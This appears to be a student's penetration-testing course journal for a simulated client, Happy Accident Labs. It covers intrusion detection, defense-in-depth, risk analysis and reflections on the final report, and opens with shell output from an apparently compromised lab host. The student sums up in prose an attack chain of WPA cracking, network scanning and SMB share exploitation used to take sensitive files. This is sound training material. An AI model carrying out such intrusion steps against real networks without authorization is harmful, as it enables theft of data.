Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3437:da58:b182:80cb%11
    IPv4 Address. . . . . : 10.19.99.165
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.19.99.1

Tunnel adapter isatap.{C8BE0650-1FA4-4856-B783-FA0B2EBF2D71}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>
```

## 10. INCIDENT RESPONSE

### PROMPT

*You've received a phone call from Mr. Winnicot asking if you would be starting the penetration test soon. You tell him that you have already penetrated the HAL network and collected quite a bit of interesting information. For a moment there is complete silence on the other end of the call and then Mr. Winnicot sighs and says they really thought they would have noticed your activities. He then asks if you would be sure to include a section on how to detect a network intrusion along with your penetration test report. You tell him you already had that in mind.*

This week I wrote a 3-page paper summarizing the indications of a network intrusion and the processes Happy Accident Labs should undertake to detect network intrusions.

### MULTI-LAYER DEFENSES

To provide the highest level of security for an organization, you must implement multiple strategies and never rely on a single control to protect your assets. This multi-layer strategy is called defense-in-depth. Using this strategy, multiple controls must be compromised to exploit a vulnerability (Oriyano, 2018).

### INDICATIONS OF A NETWORK INTRUSION

There are several necessary tools that can help indicate signs of a potential breach including an IDS, a firewall, and honeypots. Happy Accident Labs should utilize all three tools to increase the ability and speed at which they identify a breach.

There are several different types of IDSs. A network-based intrusion detection system (NDIS) can detect connections from unusual locations and repeated logon attempts from remote hosts (Oriyano, 2018). A host-based intrusion detection system (HDIS) can detect modifications to the system software, system crashes, strange or missing logs, and unfamiliar processes (Oriyano, 2018). The final type is log file monitoring.

The firewall should be located on the perimeter between the internal network and the outside world to form a barrier. The firewall denies or grants access based on pre-configured rules which dictate what types of traffic pass through. You can also segment a network internally.

A honey pot is a computer designed to attract attackers, much like a bear being attracted to honey. "These devices will be placed in a location so that if an attacker is able to get around the firewall and other security devices, this system will act as a decoy, drawing attention away from more sensitive assets," (Oriyano, 2018). The art of creating a honeypot is to make it look attractive but not suspicious that attackers will realize they



are being observed attacking a non-critical resource. Honeypots should look vulnerable and not stand out as a ruse. "When you configure a honeypot, you are looking to leave out patches and do minor configuration options someone might overlook and that an attacker will expect to find with a little effort," (Oriyano 2018).

## MITIGATIONS FOR HAL TO DETECT NETWORK INTRUSIONS

On top of configuring the tools listed in the previous section, Happy Accident Labs should be using manual methods to detect network intrusions such as utilizing security controls and best practices. Security controls should be implemented in three areas: administrative, physical, and technical. Administrative controls should include least privilege, separation of duties, job rotation, mandatory vacation, and privilege management. Physical controls should include alternate power sources, fences, human guards, locks, and biometrics. Technical controls should include access control software, malware solutions, password controls, and antivirus software.

A security best practice includes utilizing a security information and event management system (SIEM). A SIEM "is an organized collection of software and devices that help security professionals manage their environments. A SIEM monitors log files, network traffic, and processes for security events; provides real-time analysis; stores activity for trend analysis; and can trigger alerts for suspect activity." (Oriyano, 2018). Some SIEM products utilize dashboards and summaries of security status. Using a SIEM is one of the best ways to secure your environment.

One of the best areas that indicates a breach is the system logs. I decided to leave evidence of my activities in the system logs, however, a potential malicious actor may either disable or clear certain log entries. Usually, a hacker will not clear all the logs, as it will make it obvious what they are doing. It appears that you are not auditing access to the file system, registry, file shares, changes in process termination and creation, or directory service access. If you were collecting logs on these and checking the security logs, HAL likely would have indicated my presence.

So far, I have accessed the system's network after cracking the wireless password from a WPA handshake. I conducted a full open scan on the network which identified 7 hosts along with their open ports. I then used tools to identify several vulnerabilities and exploit one using vulnerable SMB shares. I accessed the shared drives through host 10.19.99.10 and downloaded sensitive files from the IT, HR, and HAL\_FS systems. These activities could have been detected by collecting the security logs to audit access to the file system, registry, file shares, and or directory service access.

## REFERENCE

Oriyano, S. (2018). *Hacker Techniques, Tools, and Incident Handling* (3rd ed.). Jones & Bartlett Learning. <https://bookshelf.vitalsource.com/books/9781284172645>

## 11. RISK ANALYSIS AND SYSTEM HARDENING

*"Now we must develop a set of recommendations for the organization under test to ensure that what you were able to accomplish no adversary is able to do. Once you have developed a set of recommendations it's important to provide your assessment of the priority which should be assigned to each of your recommendations. Very few organizations normally have sufficient manpower and fiscal resources to address all security deficiencies. Risk analysis allows you to prioritize how you should apply your security resources to address the most critical findings first," (M11 Introduction).*

### DETERMINING VULNERABILITY ROOT CAUSE

*"We define vulnerabilities as a weakness in a system, process, or procedure. It is those vulnerabilities we exploit to gain access to a system or some element of data when we conduct a penetration test. Part of our responsibility as a penetration tester is not just to exploit vulnerabilities but to communicate to the target organization which vulnerabilities were exploited during a pentest and our recommendation for mitigating those vulnerabilities.*

*Often mitigating the exact vulnerability, we found will do little to stop the vulnerability from reoccurring. We've treated the symptom of the problem and not the root cause of the problem. Root cause analysis is determining if other weaknesses exist which overwhelmingly aided your exploitation of the system. In addition to identifying the vulnerabilities in our findings we need to ensure there is not also a root cause of that vulnerability we need to address.*

*A good example of root cause analysis would be if you found you were able to insert a virus onto a company workstation by leaving some infected USB drives on the sidewalk in front of the company's headquarters. An employee found the USB drive, inserted it into their computer, and the implanted malware installed a backdoor on the system which you were able to utilize. There may be several vulnerabilities at work here and each one could have a different root cause," (M11 Introduction).*

### SIMPLE RISK ANALYSIS

*Risk analysis is the process of determining the potential for a given vulnerability to result in a loss (impact) to an asset at a future time. The process of risk analysis is an important part of a penetration test as it helps the organization under test to prioritize mitigation actions. Sufficient resources seldom exist to immediately mitigate all vulnerabilities. By assigning a risk to each vulnerability resources can be assigned where they are needed the most.*



*The risk analysis process can be quite involved however it is possible in some circumstances to do a simple qualitative analysis to determine a risk categorization. We will do such a qualitative analysis for the penetration test report documenting the vulnerabilities at Happy Accident Labs. The below steps can be completed for each vulnerability for which you wish to determine a risk rating.*

*To determine risk we must first determine the impact which could arise from a vulnerability being exploited and what the likelihood is of that vulnerability being exploited is. To do this we will review descriptions of impact and likelihood, finding the corresponding level and using that for our subsequent risk determination.*

---

## JOURNAL ENTRY

This week, I did some more work on the final pentesting report. It was a lot of going back to the labs, reviewing information that I gathered, and researching deeper into the vulnerabilities I found. I added on the vulnerability listings and the vulnerability details and changed a lot of the formatting. So far, I am very pleased with my work on this final pentesting report. I still need to research more information on the TCP timestamp vulnerability, I'm having trouble finding adequate information from a reliable source.

I wanted to add the above information from the course so that I may easily reference this in the future.

## 12. REVIEW AND FINAL REPORT

This week, I reviewed all labs and compiled my Pen testing Journal into this master document. I felt that I was missing critical information for some entries so I wanted to create a complete collection of information that I can reference during future penetration tests. I went back and

I also completed my final penetration testing report to return to Happy Accident Labs. I will admit that I am not 100% satisfied with my work. I would have liked to dive deeper into the Samba share information in the final pen test report as well generate a glossary of defined terms and add a section of tools I used to conduct this pen test. I also would have liked to dive deeper into each vulnerability and possibly change the format of the table into more of a paragraph form.

As for the pen testing journal, I feel that I am still missing critical information in some modules, I had a difficult time understanding module 6 with the GREP and regular expressions. I understand that the purpose of GREP and regular expressions is to extract specific information, but it is difficult for me to wrap my head around how the commands are written.

I will still be working on this pen testing journal and final report after the cease of the semester to finalize everything further as I have a huge interest in penetration testing and would like to ensure that I am completing it to the absolute best of my ability.